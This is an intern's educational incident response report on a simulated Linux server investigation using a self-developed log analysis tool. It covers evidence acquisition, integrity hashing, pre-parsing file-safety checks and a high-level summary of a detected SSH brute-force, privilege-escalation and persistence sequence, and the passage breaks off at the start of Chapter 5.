

Incident Response Report

Project 04: Blue Team Operations

Security Monitoring & Incident Response Analysis

Investigation Performed Using

Rakshak LogGuard

This investigation was conducted via Rakshak LogGuard: A dedicated security log analysis and incident response platform.

Prepared By:

Tushar Chaugule (CA0103)

Cybersecurity Intern

Organization:

Cryptonic Area

Investigation Environment:

Linux Authentication & System Log Analysis

Report Version:

Version 1.0

Date:

August 2026

Classification:

Educational / Simulated Security Investigation

DECLARATION

I hereby declare that this report, "**Project 04 – Blue Team: Security Monitoring & Incident Response**," is an original work completed during my cybersecurity internship at **Cryptonic Area**. This investigation was conducted within an authorized laboratory environment using provided authentication and system log files.

To facilitate the investigation, I developed **Rakshak LogGuard**, a specialized security log analysis platform. This tool was utilized to ingest evidence, validate file integrity, parse logs, identify suspicious events, and apply detection rules. Furthermore, it enabled the correlation of alerts into incidents, calculation of risk scores, and the generation of this comprehensive report.

No production systems or confidential organizational data were accessed. All findings and recommendations are based strictly on supplied training data for the purposes of professional skill development and research.

Prepared By:

Tushar Chaugule

Cybersecurity Intern (CA0103)

Date: August 3, 2026

ACKNOWLEDGEMENT

Professional Recognition of Support and Contributions

Sincere appreciation is extended to the mentors and cybersecurity faculty for their professional guidance and for facilitating high-fidelity Security Operations Center (SOC) simulations through this Blue Team initiative.

The project provided significant exposure to the core disciplines of security monitoring, encompassing authentication log analysis, advanced threat detection, and structured incident response. Engagement with realistic telemetry fostered a comprehensive understanding of adversarial methodologies and the analytical frameworks required for threat neutralization.

The deployment of **Rakshak LogGuard**, a bespoke analytical suite, was central to this investigation. By automating evidence validation, log parsing, and incident correlation, the platform significantly optimized investigative workflows and refined technical proficiency in defensive automation and secure software lifecycles.

I sincerely appreciate the guidance, resources, and learning opportunities that contributed to the successful completion of this project.

REPORT INFORMATION

Administrative Attribute	Specific Details
Project Title	Project 04 – Blue Team: Security Monitoring & Incident Response
Primary Application	<i>Rakshak LogGuard</i>
Document Classification	Incident Response Investigation Report
Analysis Scope	Authentication & System Log Telemetry
Target Environment	Simulated Enterprise Linux Server
Assigned Analyst	Tushar Chaugule
Submission Date	August 3, 2026

VERSION HISTORY

Ver.	Date	Description of Changes	Author
1.0	Aug 03, 2026	Initial publication of the comprehensive final report.	T. Chaugule

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Chapter 1. Executive Summary

1.1 Overview

This report details a Security Monitoring and Incident Response investigation conducted under **Project 04 – Blue Team**. The analysis focuses on the identification, classification, and mitigation of suspicious activities within Linux authentication and system logs, derived from a simulated enterprise environment.

Analysis was facilitated by **Rakshak LogGuard**, a custom security log analysis platform. The platform manages the end-to-end investigative lifecycle, including secure ingestion, integrity validation, automated normalization, rule-based detection, and incident correlation. This approach transitions the investigation from manual inspection to a structured, tool-assisted SOC workflow.

Two evidence sources were examined during this investigation:

- **Linux Authentication Log (auth.log)** — Used to analyze authentication events, SSH login activity, privilege escalation, account management, and user authentication behavior.
- **Linux System Log (syslog)** — Used to examine system services, scheduled tasks, background processes, maintenance activities, and additional events supporting the investigation.

Prior to analysis, the platform executed a rigorous file validation protocol. This included cryptographic integrity verification, metadata extraction, MIME type validation, and entropy analysis to ensure the safety and authenticity of the evidence before automated processing commenced.

Automated parsing and normalization enabled the application of predefined detection rules. These rules identified anomalous behaviors and Indicators of Compromise (IoCs), which were subsequently correlated to reconstruct a comprehensive attack sequence.

The authentication log contained evidence of:

1. Repeated SSH authentication failures.
2. Multiple invalid username attempts.
3. A successful password-based login following repeated failures.
4. Unauthorized privilege escalation via sudo.
5. Creation of a new privileged local user account.
6. Persistence placement through scheduled task (cron) modification.
7. Anti-forensics activity through shell-history (.bash_history) deletion.

These findings indicate a progressive attack lifecycle rather than isolated events. The authentication logs served as the primary evidentiary source for documenting these unauthorized transitions.

To enhance investigative precision, related alerts were correlated based on shared temporal data, user identifiers, and source IP addresses. This allowed the consolidation of disparate events into a single, cohesive security incident.

Overall Incident Severity: High

Internal Risk Classification: Critical

Response Priority: P1

Risk Score: 94/100

Confidence: High

The following report provides a technical analysis of the detection logic, timeline reconstruction, and risk assessment, concluding with strategic recommendations to harden the environment against future exploitation.

1.2 Investigation Highlights

Item	Summary
Investigation Platform	Rakshak LogGuard
Investigation Type	Blue Team Security Monitoring & Incident Response
Evidence Sources	Linux Authentication Log and Linux System Log
Primary Analysis Method	Rule-Based Security Log Analysis
Evidence Processing	Secure File Validation → Log Parsing → Event Normalization → Detection → Correlation → Risk Assessment
Major Incident	SSH Authentication Attack with Privilege Escalation and Persistence
Investigation Outcome	Security Incident Successfully Identified and Classified
Final Deliverables	Incident Response Report, Detection Logic Documentation, Incident Classification Table, Security Recommendations

1.3 Report Objectives

The primary objectives of this investigation were:

- **Secure Evidence Processing:** Perform secure ingestion and analysis of the provided authentication and system log files through file integrity checks.
- **Behavior Differentiation:** Distinguish normal administrative activity from suspicious or malicious behavior within system log files.
- **Automated Threat Detection:** Detect authentication attacks and unauthorized behaviors using rule-based detection logic.
- **Identify Indicators of Compromise (IoCs):** Uncover malicious footprints including invalid login attempts, unauthorized privilege escalations, new user creation, and anti-forensics activity.

- **Alert Correlation:** Group related security events into a single, cohesive security incident to map the complete attack lifecycle.
- **Risk & Impact Assessment:** Evaluate the potential damage to system confidentiality, integrity, and operational availability.
- **Remediation & Response Guidance:** Recommend appropriate incident response, containment, eradication, and long-term hardening actions.
- **Demonstrate SOC Methodologies:** Apply practical Blue Team investigation techniques using the self-developed **Rakshak LogGuard** defensive platform.

Chapter 2 — Project Overview

2.1 Introduction

Modern organizations rely heavily on Security Operations Centers (SOCs) to continuously monitor systems, identify malicious activities, investigate security incidents, and coordinate appropriate response actions. One of the primary responsibilities of a Blue Team analyst is to examine security logs, distinguish legitimate system activity from suspicious behavior, and determine whether an attack has occurred.

System and authentication logs provide a chronological record of user authentication, administrative actions, service activity, scheduled tasks, and system events. These logs serve as valuable sources of digital evidence during security investigations and enable analysts to reconstruct attacker behavior, identify compromised accounts, detect privilege escalation attempts, and understand the overall impact of a security incident.

As enterprise environments continue to grow in complexity, manually reviewing large volumes of log data becomes inefficient and error-prone. Modern security teams therefore rely on automated log-analysis platforms capable of securely processing evidence, identifying suspicious patterns, correlating related events, and generating actionable incident reports.

To address these challenges within the scope of this internship project, **Rakshak LogGuard** was developed as a desktop-based Security Log Analysis and Incident Response Platform. The application provides a structured investigation workflow that combines secure evidence handling with automated analysis techniques, allowing analysts to efficiently process security logs while maintaining transparency and explainability throughout the investigation.

2.2 Project Objective

The primary objective of this project is to simulate the activities performed by a Blue Team Security Operations Center analyst when investigating security events recorded within Linux authentication and system logs.

The investigation aims to:

- Perform secure acquisition and validation of digital log evidence.
- Analyze Linux authentication and system logs using automated parsing techniques.
- Differentiate legitimate administrative activity from malicious behavior.
- Detect security incidents using rule-based detection logic.
- Correlate related alerts into complete attack scenarios.
- Assess the severity and potential impact of identified incidents.
- Recommend appropriate containment, recovery, and security improvements.
- Produce professional investigation documentation suitable for incident response reporting.

2.3 Project Scope

This investigation focuses exclusively on the analysis of simulated Linux server logs supplied for educational purposes. No real production systems or organizational infrastructure were accessed during the investigation.

Scope Boundaries

Area	Scope Elements
Evidence Sources	• Linux Authentication Log (auth.log) • Linux System Log (syslog)
Security Analysis	• Authentication monitoring • User account activity • SSH login analysis • Privilege escalation detection • Unauthorized account creation • Scheduled task monitoring

	• Persistence detection • Event correlation • Incident classification
Deliverables	• Incident Response Report • Detection Logic Documentation • Incident Classification Table • Security Recommendations • Supporting evidence generated by Rakshak LogGuard

2.4 Project Deliverables

Deliverable	Description
Incident Response Report	Complete investigation documenting methodology, findings, and recommendations.
Detection Logic Documentation	Description of implemented detection rules and their purpose.
Incident Classification Table	Summary of identified incidents with assigned severity levels.
Security Recommendations	Technical recommendations to strengthen system security.
Investigation Evidence	Authentication and system log analysis results.

Exported Investigation Data	CSV exports generated by Rakshak LogGuard.
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2.5 Rakshak LogGuard Overview

Rakshak LogGuard is a desktop-based Security Log Analysis and Incident Response Platform developed to automate and support Blue Team investigations.

The application provides an integrated environment where analysts can securely ingest log files, validate uploaded evidence, perform automated parsing, classify events, apply detection rules, correlate related activities into incidents, calculate investigation risk scores, and generate professional investigation reports.

Unlike traditional manual log review, Rakshak LogGuard organizes the investigation into structured stages, ensuring that every finding is supported by evidence and can be traced back to the originating log records.

2.6 Core Features of Rakshak LogGuard

Module	Function
Investigation Manager	Creates and manages investigation cases.
Secure File Upload	Imports supported log files for analysis.
File Security Scanner	Validates uploaded files before processing.
Evidence Integrity Module	Generates cryptographic hashes for uploaded evidence.
Authentication Log Parser	Processes Linux authentication events.
System Log Parser	Processes Linux system events.
Event Normalization Engine	Converts raw logs into structured events.

Detection Engine	Applies rule-based detection logic.
Alert Management	Generates security alerts for suspicious activity.
Incident Correlation Engine	Groups related alerts into incidents.
Risk Assessment Engine	Calculates investigation risk scores.
Timeline Generator	Reconstructs attack chronology.
Report Generator	Produces CSV exports and professional reports.

2.7 Blue Team Investigation Workflow

The investigation conducted in this project follows a structured incident response methodology implemented within Rakshak LogGuard:

Chapter Summary

This chapter introduced the objectives, scope, and deliverables of the Blue Team project while presenting Rakshak LogGuard as the investigation platform used throughout the analysis. It also outlined the structured workflow that guides the investigation from evidence acquisition to final report generation.

Chapter 3 — Investigation Environment & Methodology

3.1 Investigation Environment

The investigation was conducted within a controlled laboratory environment using **Rakshak LogGuard**, a desktop-based Security Log Analysis and Incident Response Platform developed to automate Blue Team investigations. The objective of this environment was to safely analyze simulated Linux server logs without interacting with production systems or affecting operational infrastructure.

The application was executed locally on the analyst's workstation, where all uploaded evidence remained on the local system throughout the investigation. No external cloud services or remote analysis platforms were used, ensuring that the integrity and confidentiality of the provided evidence were preserved during processing.

The investigation focused on analyzing authentication and system log files collected from a simulated Linux web server. These logs represented routine administrative operations alongside intentionally introduced malicious activities that required identification, correlation, and incident classification.

3.2 Investigation Environment Specifications

Component	Description
Investigation Platform	Rakshak LogGuard
Project	Project 04 – Blue Team
Investigation Type	Security Monitoring & Incident Response
Target Environment	Simulated Linux Web Server
Evidence Sources	Linux Authentication Log (auth.log) and Linux System Log (syslog)

Investigation Mode	Offline Evidence Analysis
Processing Method	Automated Rule-Based Log Analysis
Storage	Local SQLite Database
Report Generation	Integrated PDF & CSV Export

3.3 Evidence Sources

The investigation utilized two separate sources of digital evidence. Each log provided different categories of information required to reconstruct the complete security incident.

Linux Authentication Log (auth.log)

The authentication log recorded user authentication events generated by the Secure Shell (SSH) service and system authentication mechanisms. It contained information related to successful and failed login attempts, invalid usernames, authentication methods, privilege escalation, user account modifications, and session management.

This evidence served as the primary source for identifying authentication attacks, compromised accounts, unauthorized privilege changes, and persistence mechanisms.

Linux System Log (syslog)

The system log recorded operating system events generated by services, background processes, scheduled tasks, and system components. These records provided supporting evidence for system activity occurring before, during, and after the authentication events.

System log analysis was used to identify service execution, scheduled task activity, maintenance operations, process execution, and additional indicators that complemented the authentication investigation.

3.4 Investigation Methodology


The investigation followed a structured Security Operations Center (SOC) methodology implemented within Rakshak LogGuard. Rather than manually reviewing raw log files, the uploaded evidence was processed through a sequence of automated analysis stages that ensured repeatability, consistency, and traceability.


The complete workflow consisted of nine phases:

- **Phase 1 — Evidence Acquisition:** The analyst created a new investigation workspace and imported the supplied log files into Rakshak LogGuard, linking them to a single case file.
- **Phase 2 — File Security Validation:** Performed pre-parsing checks including metadata collection, cryptographic hashing, MIME verification, extension validation, signature checking, archive inspection, entropy analysis, YARA scanning, and optional AV scans.
- **Phase 3 — Log Parsing:** Extracted core attributes including timestamps, hostnames, process names, PIDs, usernames, source IP addresses/ports, auth methods, commands, and raw strings.
- **Phase 4 — Event Normalization:** Converted parsed logs into a standardized event model across all input sources for consistent correlation.
- **Phase 5 — Baseline Activity Identification:** Established standard system behavior (administrative logins, scheduled cron tasks, package updates) to isolate anomalies.
- **Phase 6 — Detection Rule Evaluation:** Evaluated normalized records against rules targeting brute-force attempts, user enumeration, privilege escalation, persistent task creation, and anti-forensics.
- **Phase 7 — Alert Correlation:** Grouped related security alerts into a cohesive incident using shared IP addresses, user accounts, hostnames, and temporal proximity.
- **Phase 8 — Risk Assessment:** Computed an overall case risk score based on attack progression, privilege levels, persistence mechanisms, and correlation results.
- **Phase 9 — Incident Reporting:** Compiled findings into dashboards, attack timelines, IoC lists, CSV data exports, and the final Incident Response Report.

3.5 Investigation Workflow

The end-to-end investigation workflow implemented by Rakshak LogGuard is shown below:





3.6 Methodology Advantages

The investigation methodology implemented in Rakshak LogGuard provides several key operational advantages over manual log inspection:

- Ensures secure validation of uploaded evidence before analysis.
- Processes large volumes of log data consistently and efficiently.
- Applies standardized rule-based detection logic to reduce subjectivity.
- Correlates related security events into complete incidents.
- Generates structured investigation artifacts suitable for reporting.
- Supports repeatable investigations with locally stored case history.
- Produces exportable evidence and professional documentation.

Chapter 4 — Evidence Acquisition & File Security Assessment

4.1 Evidence Acquisition

Digital evidence forms the foundation of every security investigation. The quality, integrity, and authenticity of evidence directly influence the accuracy of the investigation and the reliability of the final conclusions. Before any analysis was performed, the supplied Linux authentication and system log files were securely imported into Rakshak LogGuard and associated with a dedicated investigation.

During the evidence acquisition process, the application created a new investigation workspace containing investigation metadata, evidence references, timestamps, and analyst information. This approach ensured that all subsequent parsing results, generated alerts, incident records, exported reports, and investigation history remained linked to a single investigation.

The authentication log (auth.log) and system log (syslog) were treated as independent evidence sources while remaining part of the same security investigation. This allowed events originating from different log files to be correlated later during incident analysis.

4.2 Investigation Configuration

Before importing the evidence, a new investigation was created within Rakshak LogGuard.

The investigation configuration defined:

- **Investigation Name:** Project 04 – Blue Team Security Monitoring & Incident Response
- **Project Name:** Project 04 – Blue Team
- **Investigation Type:** Security Monitoring & Incident Response
- **Target Host:** webserver01 (Simulated Enterprise Server)
- **Environment:** Simulated Linux Web Server

- **Analyst Name:** Tushar Chaugule (ID: CA0103)
- **Investigation Date:** August 3, 2026
- **Selected Log Year:** 2026
- **Evidence Sources:** Linux Authentication Log (auth.log), Linux System Log (syslog)

The creation of an investigation workspace ensured that every uploaded file, generated alert, correlated incident, exported report, and analyst note remained organized within a dedicated case file.

FIGURE 1: Investigation Configuration View




Figure 1 Description: Figure 1 illustrates the creation of a new investigation within Rakshak LogGuard prior to evidence import. The analyst configured case metadata, including project identifiers, target environments, evidence scope, and analysis parameters to establish the workspace used throughout the investigation.

4.3 Evidence Upload

Following investigation creation, the supplied Linux authentication log (auth.log) was uploaded into **Rakshak LogGuard**.

The application automatically recognized the uploaded file as a supported evidence source and associated it with the active investigation. Prior to any parsing or detection activities, the uploaded file was scheduled for security validation to ensure that it could be safely processed.

The upload process records the following evidentiary attributes:

- **Original Filename:** auth.log
- **File Extension:** .log
- **File Size:** 1,248,512 bytes (1.24 MB)
- **Upload Timestamp:** 2026-08-03T09:15:22Z
- **Evidence Identifier:** EVID-001-AUTH

- **Associated Investigation:** CA0103-PR04
- **Selected Log Type:** Linux Authentication Log (auth.log)

This metadata is preserved throughout the investigation to maintain complete evidence traceability and chain of custody.

Figure 2 – Authentication Log Uploaded for Security Analysis




Figure 2 Description: Figure 2 shows the successful upload of the Linux authentication log into Rakshak LogGuard. The uploaded evidence is linked to the active investigation and prepared for secure validation before automated log parsing begins.

4.4 Evidence Integrity Verification

Maintaining evidence integrity is a fundamental requirement of incident response and digital forensics. To ensure that uploaded evidence remains authentic throughout the investigation, Rakshak LogGuard performs integrity verification immediately after file acquisition.

For every uploaded evidence file, the application records:

- **File Metadata:** Path, filename, and file ownership parameters.
- **File Size:** Exact byte measurement.
- **Upload Timestamp:** Standardized UTC execution timestamp.
- **Cryptographic Hash Values:** SHA-256 fingerprint generated upon ingestion.
- **Processing Status:** Lifecycle verification state.

The generated cryptographic hash uniquely identifies the uploaded evidence and allows investigators to verify that the file has not been modified during analysis. The integrity verification process ensures that investigation findings remain reproducible and that exported reports can always be linked back to the original evidence.

4.5 File Security Assessment

Before log parsing begins, Rakshak LogGuard performs a comprehensive File Security Assessment to determine whether the uploaded file is safe to process. This stage protects the analyst and the

application by ensuring that uploaded evidence is not a disguised executable, malicious archive, or unsupported binary file.

Unlike traditional log viewers that immediately parse uploaded files, Rakshak LogGuard verifies the safety of every uploaded file before analysis.

Pre-Parsing File Security Validation Checks

Validation Check	Purpose & Analytical Mechanism	Status
File Extension Validation	Verify supported evidence format (.log, .txt, .syslog).	Passed
MIME Type Validation	Confirm actual file content matches expected format (text/plain).	Passed
Cryptographic Hash Generation	Preserve evidence integrity via SHA-256 generation.	Verified
Executable Signature Detection	Detect disguised executable files (MZ, ELF, PE headers).	Not Detected
Archive Inspection	Inspect compressed evidence safely to prevent archive bombs.	Passed
Double Extension Detection	Identify suspicious multi-extension filenames (e.g., auth.log.exe).	Passed
Entropy Analysis	Identify unusual file randomness or encrypted shellcode blobs.	Passed
YARA Rule Scan*	Detect known suspicious file patterns using YARA rules.	Passed
Antivirus Scan*	Optional malware detection via local AV integrations.	Clean

Upload Risk Classification	Determine whether analysis should proceed based on risk rating.	Safe
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* Optional modules depending on system configuration.

4.6 Secure Upload Decision

After all validation checks are completed, Rakshak LogGuard assigns a security classification to the uploaded evidence.

Possible classifications include:

- **Safe:** Passed all checks; approved for analysis.
- **Low Risk / Safe with Warning:** Minor formatting issues; approved for text-only parsing.
- **Suspicious:** Elevated entropy or non-standard ASCII patterns; flagged for analyst review.
- **High Risk:** Structural anomalies or script signatures detected; parsing suspended.
- **Blocked:** Executable headers or malware signatures detected; file quarantined.

Only files classified as **Safe** or **Safe with Warning** are permitted to proceed to automated log analysis. This approach prevents potentially dangerous files from being processed while allowing legitimate security logs containing recorded attack commands to remain available as evidence.

Figure 3 – File Security Assessment




Figure Description: Figure 3 presents the results of the pre-analysis security validation performed by Rakshak LogGuard. The uploaded authentication log was examined using multiple validation techniques, including file metadata verification, extension validation, MIME type verification, executable signature detection, entropy analysis, and optional malware scanning. Based on the completed checks, the application determined that the uploaded evidence was suitable for automated log analysis.

4.7 File Security Assessment Summary

The results generated during the security validation phase are summarized in the table below.

Assessment Item	Validation Result
Evidence File	Authentication Log (auth.log)
Evidence Type	Linux Authentication Log
Upload Status	Successful
Investigation Association	Completed (CA0103-PR04)
Extension Validation	Passed
MIME Validation	Passed
Executable Signature	Not Detected
Archive Detection	Not Applicable
Evidence Integrity	Verified (SHA-256 Hash Generated)
Upload Risk Classification	Safe for Analysis
Processing Status	Approved

4.8 Importance of Secure Evidence Validation

The File Security Assessment phase ensures that the uploaded evidence is authentic, supported, and safe for processing before any analytical operations are performed.

This process provides several advantages:

- Protects the investigation environment from malicious uploads.
- Preserves evidence integrity throughout the investigation.
- Prevents unsupported file formats from being processed.
- Reduces the risk of parsing invalid or manipulated data.
- Establishes a repeatable evidence-handling workflow consistent with professional incident response practices.

By completing these validation steps prior to log analysis, Rakshak LogGuard ensures that all subsequent findings are derived from verified and trusted evidence sources.

Chapter Summary

This chapter documented the evidence acquisition and secure file validation process. The authentication log was imported into a dedicated investigation workspace, verified for cryptographic integrity, subjected to multiple security screening checks, and approved for processing. With trusted evidence now available, the investigation proceeds to automated log parsing and event analysis.

Chapter 5 — Log Parsing & Event Analysis

5.1 Overview

